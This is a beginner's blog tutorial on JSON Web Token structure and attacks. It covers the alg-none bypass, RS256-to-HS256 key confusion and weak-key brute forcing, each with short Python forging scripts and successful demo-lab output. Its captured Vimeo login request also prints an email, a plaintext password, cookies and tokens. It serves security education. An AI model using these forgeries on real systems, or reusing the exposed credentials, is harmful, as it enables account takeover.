
Hacking JSON Web Token (JWT)

Rudra Pratap Follow
May 3, 2018 · 5 min read

Hey,

Well this is my first writeup and there might be ton of mistakes as i go along writing it out so please give me feedback so that i can work over it.

So lets start!



JWT

. . .

0x01 JWT workflow


Starting with JWT, it is a very lightweight specification

This specification allows us to use JWT to pass secure and reliable information between users and servers.

JWT is often used for front-end and back-end separation and can be used with the Restful API and is often used to build identity authentication mechanisms.


Take an example of vimeo.com , which is one of the biggest video hosting companies as per my knowledge.

. . .



```
POST /log_in?ssl=0&iframe=0&popup=0&player=0&product_id=0&activate=0
HTTP/1.1
Host: vimeo.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0)
Gecko/20100101 Firefox/59.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://vimeo.com/
X-Requested-With: XMLHttpRequest
Content-type: application/x-www-form-urlencoded
Content-Length: 172
Cookie: vuid=287352723.84692034;
_abexps=%7B%22402%22%3A%22A%22%2C%22439%22%3A%22yes%22%2C%22449%22%3A%22c
ontrol%22%7D; _ceg.s=p85h39; _ceg.u=p85h39;
_ga=GA1.2.1948695555.1524900482; __qca=P0-311008247-1524900482392;
__ssid=318c3999-8834-4db4-bca1-7367f0ff18ff; has_logged_in=1;
_gid=GA1.2.966229067.1525266942; has_uploaded=1;
_abexps=%7B%22402%22%3A%22A%22%2C%22439%22%3A%22yes%22%2C%22449%22%3A%22c
ontrol%22%7D; sst_aid=8be47e26-6cbf-5c84-a71b-86f6673eb53d;
sst_uid=76215784; continuous_play_v3=1; stats_start_date=2018%2F04%2F29;
stats_end_date=2018%2F05%2F03;
__gads=ID=9ff7c4903471079a:T=1525346720:S=ALNI_MYA92gvu_8FmGzo0yYnns147BA
qbA; _gat_UA-76641-8=1; last_page=%2F; _uetsid=_uetaee9b4f3
Connection: close

action=login&service=vimeo&token=0c1410070b0b65cfd61f9d961ae2ab3646243c87
.gdmqbd3fq4.1525346759&email=timgang%40gmail.com&password=quangtan&null=L
ogging%20in...&
```

Figure 1



```
eek","upgrade_page_account_type":"basic","is_mod":false},"vimeo_config_api":{"url":"api.vimeo.com"
,"jwt":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE1MjUzNDc3ODEsInVzZXJfaWQiOm51bGwsImFwcF9pZ
CI6NTMxMTEsInNjb3BlcyI6InB1YmxpYyBwcml2YXRlIGludGVyYWN0In0._A7GqNmhjBpNWi6waQtvZIwT3nz8zX8JpNbEaND
KgqE","version":"3.3"},"vimeo_me":{"url":"https:\/\/api.vimeo.com\/users\/80652757","jwt":"eyJ0eXA
iOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE1MjUzNDc3ODEsInVzZXJfaWQiOm51bGwsImFwcF9pZCI6NTMxMTEsInNj
b3BlcyI6InB1YmxpYyBwcml2YXRlIGludGVyYWN0In0._A7GqNmhjBpNWi6waQtvZIwT3nz8zX8JpNbEaNDKgqE"},"menus":
{"topnav":"\n\n<script>\n    window.vimeo = window.vimeo || {};\n<\/script>\n\n<div
```


Figure 2

When a user enters his/her credentials, a post request is sent (check Figure 1) after which the credentials are validated. If they are a correct combo then the user is presented with response having a JWT token as seen in Figure 2.

. . .


> Example JWT : *eyJraWQiOiJrZXlzLzNjM2MyZWExYzNmMTEzZjY0OWRjOTM4OWRkNzFiODUxIiwidHlwIjoiSldUIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiJkdWJoZTEyMyJ9.XicP4pq_WIF2bAVtPmAlWIvAUad_eeBhDOQe2MXwHrE8a7930LlfQq1lFqBs0wLMhht6Z9BQXBRos9jvQ7eumEUFWFYKRZfu9POTOEE79wxNwTxGdHc5VidvrwiytkRMtGKIyhbv68duFPI68Qnzh0z0M7t5LkEDvNivfOrxdxwb7IQsAuenKzF67Z6UArbZE8odNZAA9IYaWHeh1b4OUG0OPM3saXYSG-Q1R5X_5nlWogHHYwy2kD9v4nk1BaQ5kHJIl8B3Nc77gVIIVvzI9N_klPcX5xsuw9SsUfr9d99kaKyMUSXxeiZVM-7os_dw3ttz2f-TJSNI0DYprHHLFw*

Now whenever a user accesses something, the request which are made are slightly different having a new header **authorization: jwt**



```
GET /users/80652757/folders?fields=created_time%2Cmetadata%2Cmodified_time%2Cname%2Cresource_key%2Curi&per_page=20&t=1525347527894 HTTP/1.1
Host: api.vimeo.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: application/vnd.vimeo.*+json;version=3.4.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://vimeo.com/manage/videos
authorization: jwt
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE1MjUzNDg0MjQsInVzZXJfaWQiOjgwNjUyNzU3LCJhcHBfaWQiOjU4NDc5LCJzY29wZXMiOiJjcmVhdGUgZWRpdCBkZWxldGUgcHJpdmF0ZSBpbnRlcmFjdCJ9.x-5I-5vw3G
6ZWOnElrvRVfHw5hLiHhS2NdiGQwk8QQ
content-type: application/json
origin: https://vimeo.com
Connection: close
```

Figure 3



```
Cache-Control: no-cache, max-age=315360000
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Location, X-VUID
Access-Control-Expose-Headers: Link, X-RateLimit-Limit, X-RateLimit-Remaining, X-RateLimit-Reset, Location
Access-Control-Allow-Credentials: true
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Expires: Sun, 30 Apr 2028 11:38:50 GMT
Via: 1.1 varnish
Content-Length: 446
Accept-Ranges: bytes
Date: Thu, 03 May 2018 11:38:50 GMT
Via: 1.1 varnish
Age: 0
Connection: close
X-Served-By: cache-iad2149-IAD, cache-bom18224-BOM
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1525347531.596417,VS0,VE229
Vary: Accept,Vimeo-Client-Id,Accept-Encoding

{
    "total": 0,
    "page": 1,
    "per_page": 20,
    "paging": {
        "next": null,
        "previous": null,
        "first": "/users/80652757/folders?fields=created_time%2Cmetadata%2Cmodified_time%2Cname%2Cresource_key%2Curi&per_page=20&t=1525347527894&page=1",
        "last": "/users/80652757/folders?fields=created_time%2Cmetadata%2Cmodified_time%2Cname%2Cresource_key%2Curi&per_page=20&t=1525347527894&page=1"
    },
    "data": []
}
```

Figure 4

It can be seen that JWT is actually carried as authenticated information, and JWT is often stored in localstorage by frontend code.

. . .

> *Local storage is a new feature of HTML5 that basically allows you (a web developer) to store any information you want in your user's browser using JavaScript. Simple, right?*

. . .

0x02 JWT Format

The JWT format is very simple,

The JWT's data is divided into three parts: headers, payloads, signatures (signature).

The three are then . divided by base64UrlEncode

```
function base64url_encode($data) {
    return rtrim(strtr(base64_encode($data), '+/', '-_'),
'=');
}
```

JWT data in the previous section (See example JWT)

```
eyJraWQiOiJrZXlzLzNjM2MyZWExYzNmMTEzZjY0OWRjOTM4OWRkNzFiODUx
IiwidHlwIjoiSldUIiwiYWxnIjoiUlMyNTYifQ.eyJzdWIiOiJkdWJoZTEyM
yJ9.XicP4pq_WIF2bAVtPmAlWIvAUad_eeBhDOQe2MXwHrE8a7930LlfQq1l
FqBs0wLMhht6Z9BQXBRos9jvQ7eumEUFWFYKRZfu9POTOEE79wxNwTxGdHc5
VidvrwiytkRMtGKIyhbv68duFPI68Qnzh0z0M7t5LkEDvNivfOrxdxwb7IQs
AuenKzF67Z6UArbZE8odNZAA9IYaWHeh1b4OUG0OPM3saXYSG-
Q1R5X_5nlWogHHYwy2kD9v4nk1BaQ5kHJIl8B3Nc77gVIIVvzI9N_klPcX5x
suw9SsUfr9d99kaKyMUSXxeiZVM-7os_dw3ttz2f-TJSNI0DYprHHLFw
```


The three parts are :

1. Header

```
eyJraWQiOiJrZXlzLzNjM2MyZWExYzNmMTEzZjY0OWRjOTM4OWRkNzFiODUx
IiwidHlwIjoiSldUIiwiYWxnIjoiUlMyNTYifQ
```

Which is

{“kid”:”keys/3c3c2ea1c3f113f649dc9389dd71b851",”typ”:”JWT”, ”alg”:”RS256"} after decoding.


Decode from Base64 format
Simply use the form below
DECODE
UTF-8
You may also select input charset.
Live mode ON
Decodes while you type or paste (strict format).
Note that decoding of binary data (like images, documents, etc.) does not work in live mode.
UPLOAD FILE
Decodes an entire file (max. 10MB).

```
eyJraWQiOiJrZXlzLzNjM2MyZWExYzNmMTEzZjY0OWRjOTM4OWRkNzFiODUxIiwidHlwIjoiSldUIiwiYWxnIjoiUlMyNTYifQ
```

```
{"kid":"keys/3c3c2ea1c3f113f649dc9389dd71b851","typ":"JWT","alg":"RS256"}
```

Figure 5

The headers contain information about the JWT configuration, such as the signature algorithm (alg), type (JWT), and key file used by the algorithm (used when the server requires multiple key files).

2. Payloads

```
eyJzdWIiOiJkdWJoZTEyMyJ9
```

Payloads are used to store some users' data, such as username (test123)."

3. Signature

```
XicP4pq_WIF2bAVtPmAlWIvAUad_eeBhDOQe2MXwHrE8a7930LlfQq1lFqBs
0wLMhht6Z9BQXBRos9jvQ7eumEUFWFYKRZfu9POTOEE79wxNwTxGdHc5Vidv
rwiytkRMtGKIyhbv68duFPI68Qnzh0z0M7t5LkEDvNivfOrxdxwb7IQsAuen
KzF67Z6UArbZE8odNZAA9IYaWHeh1b4OUG0OPM3saXYSG-
Q1R5X_5nlWogHHYwy2kD9v4nk1BaQ5kHJIl8B3Nc77gVIIVvzI9N_klPcX5x
suw9SsUfr9d99kaKyMUSXxeiZVM-7os_dw3ttz2f-TJSNI0DYprHHLFw
```

Because the header and payload are stored in plaintext, the signature is used to prevent data from being modified. The signature of the transaction function that provides data often uses RS256 (RSA asymmetric encryption and private key signature) and HS256 (HMAC SHA256 symmetric encryption) algorithm. , The signature object is base64UrlEncode(headers) + '.' + base64UrlEncode('signature').

Read more : https://jwt.io/introduction/

0x03 Attacking JWT

1. The leakage of sensitive information

Obviously, because the payload is transmitted in plaintext, information leakage occurs if there is sensitive information in the payload.

2. Modify the algorithm to none

Signature algorithm ensures that JWT is not modified by malicious users during transmission

But the alg field in the header can be changed to none

Some JWT libraries support the none algorithm, that is, no signature algorithm. When the alg is none, the backend will not perform signature verification.

After changing alg to none, remove the signature data from the JWT (only header + '.' + payload + '.') and submit it to the server.


An example of such an attack can be found at: http://demo.sjoerdlangkemper.nl/jwtdemo/hs256.php

The code can be found on Github https://github.com/Sjord/jwtdemo/

The solution to this example is as follows

```
import jwt
import base64

# header
# eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
# {"typ":"JWT","alg":"HS256"}

#payload
eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmdrZW1wZXIubmxcLyIs
ImlhdCI6MTUwNDAwNjQzNSwiZXhwIjoxNTA0MDA2NTU1LCJkYXRhIjp7Imhl
bGxvIjoid29ybGQifX0
# {"iss":"http:\/\/demo.sjoerdlangkemper.nl
\/","iat":1504006435,"exp":1504006555,"data":
{"hello":"world"}}

def b64urlencode(data):
    return base64.b64encode(data).replace('+',
'-').replace('/', '_').replace('=', '')


print b64urlencode("{\"typ\":\"JWT\",\"alg\":\"none\"}") + \
    '.' + b64urlencode("{\"data\":\"test\"}") + '.'
```

The result is



```
Valid JWT: Jwt\Token Object
(
    [header:Jwt\Token:private] => Jwt\Header Object
        (
            [data:Jwt\Header:private] => Array
                (
                    [typ] => JWT
                    [alg] => none
                )

        )

    [payload:Jwt\Token:private] => Jwt\Payload Object
        (
            [data:Jwt\Payload:private] => Array
                (
                    [data] => test
                )

        )

)
```

Figure 6

3. Modify the algorithm RS256 to HS256

(Asymmetric Cipher Algorithm => Symmetric Cipher Algorithm)

The algorithm HS256 uses the secret key to sign and verify each message.

The algorithm RS256 uses the private key to sign the message and uses the public key for authentication.

If you change the algorithm from RS256 to HS256, the backend code uses the public key as the secret key and then uses the HS256 algorithm to verify the signature.

Because the public key can sometimes be obtained by the attacker, the attacker can modify the algorithm in the header to HS256 and then use the RSA public key to sign the data.

The backend code uses the RSA public key + HS256 algorithm for signature verification.


In the same way, you can use an example to understand this attack http://demo.sjoerdlangkemper.nl/jwtdemo/hs256.php

RSA public key: http://demo.sjoerdlangkemper.nl/jwtdemo/public.pem

The example solution is as follows

```
import jwt

# eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9
# {"typ":"JWT","alg":"RS256"}

#
eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmdrZW1wZXIubmxcLyIs
ImlhdCI6MTUwNDAwNzg3NCwiZXhwIjoxNTA0MDA3OTk0LCJkYXRhIjp7Imhl
bGxvIjoid29ybGQifX0
# {"iss":"http:\/\/demo.sjoerdlangkemper.nl
\/","iat":1504007874,"exp":1504007994,"data":
{"hello":"world"}}

public = open('public.pem.1', 'r').read()

print public

print jwt.encode({"data":"test"}, key=public,
algorithm='HS256')
```

The result is as follows (verification passed):



```
Valid JWT: stdClass Object
(
    [data] => test
)
```

Figure 7

4. HS256 (symmetric encryption) key cracking

If the HS256 key strength is weak, it can be directly brute-forced, such as using the secret string as a key in the PyJWT library sample code.

Then the key is guessed violently, when the key is correct then the decryption is successful, the key error decryption code throws an exception

Can use PyJWT or John Ripper for crack test

Attachment: Related tools

PyJWT library https://github.com/jpadilla/pyjwt

```
>>> import jwt

>>> encoded = jwt.encode({'some': 'payload'}, 'secret',
algorithm='HS256')

'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzb21lIjoicGF5bG9hZC
J9.4twFt5NiznN84AWoo1d7KO1T_yoc0Z6XOpOVswacPZg'

>>> jwt.decode(encoded, 'secret', algorithms=['HS256'])

{'some': 'payload'}
```

. . .

0x05 Reference

Attacking JWT authentication

JSON Web Tokens or JWTs are used by some web applications instead of traditional session cookies....

www.sjoerdlangkemper.nl

Claps appreciated :)

Follow me on twitter https://twitter.com/401Hate

JavaScript Json Json Web Token Bug Bounty Pentesting